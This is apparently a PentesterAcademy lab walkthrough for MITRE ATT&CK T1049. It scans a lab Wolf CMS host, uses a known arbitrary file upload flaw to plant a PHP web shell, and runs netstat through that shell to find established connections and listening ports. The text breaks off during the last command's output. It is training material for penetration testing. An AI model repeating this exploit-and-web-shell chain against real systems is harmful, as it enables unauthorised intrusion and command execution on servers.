

**ATTACK**

**DEFENSE**

by PentesterAcademy

<b>Name</b>	T1049 : System Network Connections Discovery
<b>URL</b>	<a href="https://attackdefense.com/challengedetails?cid=1865">https://attackdefense.com/challengedetails?cid=1865</a>
<b>Type</b>	MITRE ATT&CK Linux : Discovery

**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

#### Objective:

- Identify the total number of established connections.
- Identify the IP address of the client who has connected to the target machine via SSH.
- Identify the hostname of the client who has connected to the target machine over UDP protocol.
- Identify the services which are listening on TCP ports of the target machine.

#### Solution:

**Step 1:** Check the IP address of the attacker machine.

**Commands:** ip addr

```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
19395: eth0@if19396: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:07 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.7/24 brd 10.1.1.255 scope global eth0
        valid_lft forever preferred_lft forever
19398: eth1@if19399: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:08:79:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.8.121.2/24 brd 192.8.121.255 scope global eth1
        valid_lft forever preferred_lft forever
root@attackdefense:~#
```

The attacker machine has IP address 192.8.121.2, the target machine will have the IP address 192.8.121.3

**Step 2:** Run nmap scan on all ports of the target machine.


**Command:** nmap -p- 192.8.121.3

```
root@attackdefense:~# nmap -p- 192.8.121.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-04-21 23:30 IST
Nmap scan report for target-1 (192.8.121.3)
Host is up (0.000015s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE
10000/tcp  open  snet-sensor-mgmt
MAC Address: 02:42:C0:08:79:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.64 seconds
root@attackdefense:~#
```


Port 10000 is open. As it is mentioned in the challenge description, the web application is running on the target machine and is vulnerable to Arbitrary File Upload.

**Step 3:** Open Mozilla Firefox and access the web application.



Wolfcms web application is running on the target machine.

**Step 4:** Search for file upload exploit for wolfcms.



The exploit db link mentions the steps to be followed to exploit the vulnerability.

**Exploit DB Link:** <https://www.exploit-db.com/exploits/38000>

The link to the login portal is also mentioned on the Exploit DB Page.

## Wolf CMS - Arbitrary File Upload / Execution

**EDB-ID:** 38000

**CVE:** 2015-6568 2015-6567

**EDB Verified:** ✖

**Author:** NARENDRA BHATI

**Type:** WEBAPPS

**Exploit:** 📄 / {}

**Platform:** PHP

**Date:** 2015-08-28

**Vulnerable App:** 📄

**Become a Certified Penetration Tester**

Enroll in Penetration Testing with Kali Linux and pass the exam to become an Offensive Security Certified Professional (OSCP). All new content for 2020.

GET CERTIFIED

```

# Exploit Title   : Wolf CMS 0.8.2 Arbitrary File Upload To Command Execution
# Reported Date  : 05-May-2015
# Fixed Date     : 10-August-2015
# Exploit Author : Narendra Bhati
# CVE ID        : CVE-2015-6567 , CVE-2015-6568
# Contact:
# * Facebook    : https://facebook.com/narendradewsoft
# * Twitter     : http://twitter.com/NarendraBhatiB
# * Website     : http://websecgeeks.com
# Additional Links -
# * https://github.com/wolfcms/wolfcms/releases/
# * https://www.wolfcms.org/blog/2015/08/10/releasing-wolf-cms-0-8-3-1.html
        
```

**Step 5:** Navigate to the admin page and login to the web application. The login credentials are mentioned in the challenge description.

Login - Wolf CMS - Mozilla Firefox

Login - Wolf CMS

Username:

Password:

☐ Remember me for 30 minutes.

(Forgot password?)

website: [Wolf CMS](#)




## Credentials:

**Username:** robert

**Password:** password1

## After Login:




The screenshot shows the Wolf CMS admin interface. The browser address bar displays `192.8.121.3:10000/?/admin`. The page title is "Wolf CMS" and the user is logged in as "robert". The "Pages" tab is selected, showing a list of pages:

Page (reorder)	Layout	Status	View	Modify
<b>Home Page</b>	Wolf	Published		
<b>About us</b>	inherit	Published		
<b>Articles (Archive)</b>	inherit	Published		
<b>RSS Feed</b>	RSS XML	Hidden		

At the bottom, there is a footer: "Thank you for using Wolf CMS 0.8.1 | [Feedback](#) | [Documentation](#)".

## Step 6: Navigate to the "Files" tab.




The screenshot shows the Wolf CMS admin interface with the "Files" tab selected. The browser address bar displays `192.8.121.3:10000/?/admin/plugin/file_manager`. The page title is "Wolf CMS" and the user is logged in as "robert". The "Files" tab is selected, showing a list of files:


File	Size	Permissions	Modified	Modify
<b>themes</b>	4 kb	drwxr-xr-x (0777)	Fri, 20 Jul, 2018	

On the right side, there are three buttons: "Create new file", "Create new directory", and "Upload file". At the bottom, there is a footer: "Thank you for using Wolf CMS 0.8.1 | [Feedback](#) | [Documentation](#)".


**Step 7:** Click on "Upload File" tab.




**Step 8:** Click on Browse and upload a php webshell. The PHP webshells are present in `"/usr/share/webshells/php/"`



## Step 9: Upload the file.




## After Upload:





**Step 10:** Navigate to the /public directory and click on the web shell.



Web shell:

A screenshot of a web browser window showing the 'php-backdoor.php' web shell interface. The address bar shows '192.8.121.3:10000/public/php-backdoor.php'. The interface includes a 'execute command:' field with a 'go' button. Below that is an 'upload file:' section with a 'Browse...' button, 'No file selected.' text, a 'to dir:' field, and an 'upload' button. Further down, there is a section for 'execute mysql query:' with fields for 'host:', 'user:', 'password:', 'database:', and 'query:', and an 'execute' button. Instructions for using the interface are provided in the middle section.

execute command:  go

upload file:  No file selected. to dir:

to browse go to http://?d=[directory here]  
for example:  
http://?d=/etc on \*nix  
or http://?d=c:/windows on win

execute mysql query:  
host:  user:  password:   
database:  query:

**Step 11:** Run the command to list all established connections. Enter the command in the execute command text field and click on "go" button

**Command:** netstat -an

```
192.8.121.3:10000/public/php x +
192.8.121.3:10000/public/php-backdoor.php?c=netstat+-an

Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0 0.0.0.0:3306            0.0.0.0:*              LISTEN
tcp      0      0 192.122.44.2:55565      0.0.0.0:*              LISTEN
tcp      0      0 0.0.0.0:80              0.0.0.0:*              LISTEN
tcp      0      0 0.0.0.0:22              0.0.0.0:*              LISTEN
tcp      0      0 192.111.133.2:8888      0.0.0.0:*              LISTEN
tcp      0      0 127.0.0.11:40349        0.0.0.0:*              LISTEN
tcp      0      0 172.17.0.2:80           10.0.2.2:42000         ESTABLISHED
tcp      0      0 192.22.32.2:22          192.22.32.3:57468      ESTABLISHED
tcp6     0      0 :::22                   :::*                    LISTEN
udp      0      0 127.0.0.11:58800        0.0.0.0:*              LISTEN
udp      0      0 192.222.5.2:5555        192.222.5.3:52051      ESTABLISHED

Active UNIX domain sockets (servers and established)
Proto RefCnt Flags   Type       State       I-Node  Path
unix   2      [ ACC ] STREAM    LISTENING   21074   /var/run/mysqld/mysqld.sock
unix   2      [ ACC ] STREAM    LISTENING   17549   /var/run/supervisor.sock.1
unix   3      [ ]     STREAM    CONNECTED   20898
unix   3      [ ]     STREAM    CONNECTED   20897
```

There are a total of 3 established connections, one is over UDP protocol and two are over TCP protocol.

**Step 12:** List the TCP sockets which are in Listening state.


**Command:** netstat -tnl

```
192.8.121.3:10000/public/php x +
192.8.121.3:10000/public/php-backdoor.php?c=netstat+-tnl

Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0 0.0.0.0:3306            0.0.0.0:*              LISTEN
tcp      0      0 192.122.44.2:55565      0.0.0.0:*              LISTEN
tcp      0      0 0.0.0.0:80              0.0.0.0:*              LISTEN
tcp      0      0 0.0.0.0:22              0.0.0.0:*              LISTEN
tcp      0      0 192.111.133.2:8888      0.0.0.0:*              LISTEN
